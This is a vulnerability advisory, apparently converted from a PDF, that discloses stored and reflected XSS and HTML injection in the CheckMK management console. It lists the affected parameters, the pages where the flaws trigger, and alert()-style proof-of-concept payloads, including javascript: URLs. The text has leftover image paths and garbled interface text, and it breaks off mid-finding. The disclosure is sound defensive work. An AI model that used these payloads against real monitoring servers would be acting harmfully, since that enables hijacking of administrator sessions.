

CheckMK- Several XSS vulnerabilities

Author:	Edgar Augusto Loyola Torres, Miguel Haro Maldonado
Application:	2.0.0p1 Enterprise and above
Attack type:	Stored XSS and Reflected XSS and HTML injection
Solution:	Update to Software Revision 2.0.0p10 or later
Summary:	XSS vulnerabilities in several parameters of the management web console
Technical Description:	[Described in the next sections]


Location: WATO - Configuration → Host Tags → Auxiliary Tags → Create new Auxiliary tag

Vulnerability Type: HTML Injection

Payload (parameter=title): <h1>Tag h1</h1><h2>Tag h2</h2>Tag bTag li inside Tag ul

Payload (parameter=topic): Tag a


We see that HTML tags are accepted, so we can see HTML injection attacks on these parameters.




Vulnerability Type: Stored XSS

Payload (parameter=title):<script>alert('XSS1-Auxiliary-Tag-Title')</script>

Payload (parameter=topic): XSS1-Auxiliary-Tag-Topic




When we enter these payloads, the only one that reflects the XSS is the Topic parameter when we click on its name.



Nevertheless, the payload of the "Title" parameter is triggered when we go to:

WATO – Configuration → Notifications → Notification configuration → New rule (button)





Location: WATO – Configuration → Tag Group → Create new/ Edit Tag Group

Vulnerability Type: STORED XSS

Payload (parameter=Description): `<script>alert('XSS1-Tag-Group-Choices-Description')</script>`

By clicking on the “Auxiliary Tags” link, we have the following:




When we create a new tag group with all these payloads:

Payload (parameter=title): `XSS2-Tag-Group-Title`



Payload (parameter=topic): `XSS2-Tag-Group-Topic`

Payload (parameter=description): `<script>alert('XSS2-Tag-Group-Choices-Description')</script>`

By editing this tag group, we can click on the link in the title and get an XSS:



In this view we can click on both title and topic:



In addition to what we just saw, when we put the second XSS in Tag-Group-Choices-Description, we get a STORED XSS. It should be noted that there must be at least two scripts (explained in more detail in the following paragraphs), being the first to be created, the graceful one to come out as a pop-up window. After creating two XSS the following ones also pop up as pop-ups.

The places where you can see this STORED XSS are:

Views [1]

Hosts = { All Host, All Hosts → Edit Views, All Hosts (Mini) → Edit Views, All Hosts (Tiled) → Edit Views, Favorite Hosts → Edit Views, Host Search, Host Search → Edit Views }

Host Groups = { Host Groups → Edit Views, Host Groups (Grid) → Edit Views }

Services = { All Services → Edit Views, Favorite Services → Edit Views, Recently Changed Services → Edit Views, Serv. By Host Groups → Edit Views, Service Check Durations → Edit Views, Service Search, Service Search → Edit Views, Unmonitored Services → Edit Views }

Services Groups = { Services By Groups → Edit Views }

Metrics = { Search Time Graphs → Edit Views, Search Performance Data, Search Performance Data → Edit Views }


Business Intelligence = { Hostname Aggregations → Edit Views, Single Host Aggregations → Edit Views, Single Host Problems → Edit Views }

Problems = { Alert Statistics → Edit Views, Host Problems → Edit Views, Pending Services → Edit Views, Pending Services Discovery → Edit Views, Service Problems, Service Problems → Edit Views, Stale Services → Edit Views }


Event Console = { Events → Edit Views, Recent Event History → Edit Views }

Inventory = { Cpu Related Inventory Of All Hosts → Edit Views, all the Search + Edit Views, Switch Port Statistics, Switch Port Statistics → Edit Views }

Others = { Alert Handler Executions → Edit Views, Comments → Edit Views, Downtimes → Edit Views, Failed Notifications → Edit Views, History Of Scheduled Downtimes → Edit Views, Host And Service Events → Edit Views, Host And Service Notifications → Edit Views, Search Global Logfile → Edit Views }



This happens because when we create the first payload for description it goes to the tail at the end (see HTML code), while the second description closes the **<script type="text/javascript"** and therefore we get this XSS.



These are just a few examples of XSS, but there are many more and perhaps some of them have been overlooked. It is worth noting that most of the parameters that are injectable repeat the same payload pattern. The generic payloads are:

Payload 1: `<script>alert('XSS1-Generic')</script>`

Payload 2: `XSS2-Generic`





Payload 3: `XSS3-Generic`


Payload 4 (URLs): `javascript:alert('XSS4-Generic')`

Payload 5 (URLs): `javascript:alert('XSS5-Generic')/`

In the attached annex we will show in a table all the parameters that have been checked for vulnerability and their location within the web application. Also, the action that must be performed to see the output of this XSS, note that some do not have to do any action, i.e., give the submit form (to create or edit) would be sufficient, and most of the time in which we must click on a link.

Finally, comment that although the screenshots provided are from version 1.5, the vulnerabilities described have also been detected in versions 1.6 and 2.0. As an example, we show a capture of a JavaScript execution associated with the XSS vulnerability in the "Title" and "Topic" parameter in the "Auxiliary Tags" section:

Auxiliary tags				
Actions	ID	Title	Topic	Tags using this auxiliary tag
 	XSS1	<script>XSS1</script>	<script>XSS1</script>	
 	XSS2	XSS2	XSS2	



checkmk
Monitor
Customize
Setup
Help
User
Sidebar

Add notification rule

Setup > Events > Notification configuration > Add notification rule

Notification rule
Display
Help

Save
Notification configuration

Members of contact groups
Explicit email addresses
Restrict by custom macros
Restrict by contact groups

Conditions

Match sites
Match folder
Match host tags

XSS2

XSS2: ignore

: ignore

Address

IP address family: ignore
IPv4: ignore
IPv6: ignore

Data sources

1



OK

After a time lapse, new XSS were found again, which were reported to Checkmk on 28 July. Therefore, they will be shown below with their respective proofs of concept.

Location: WATO - CUSTOMIZE → GENERAL → TOPICS

Vulnerability Type: Stored XSS

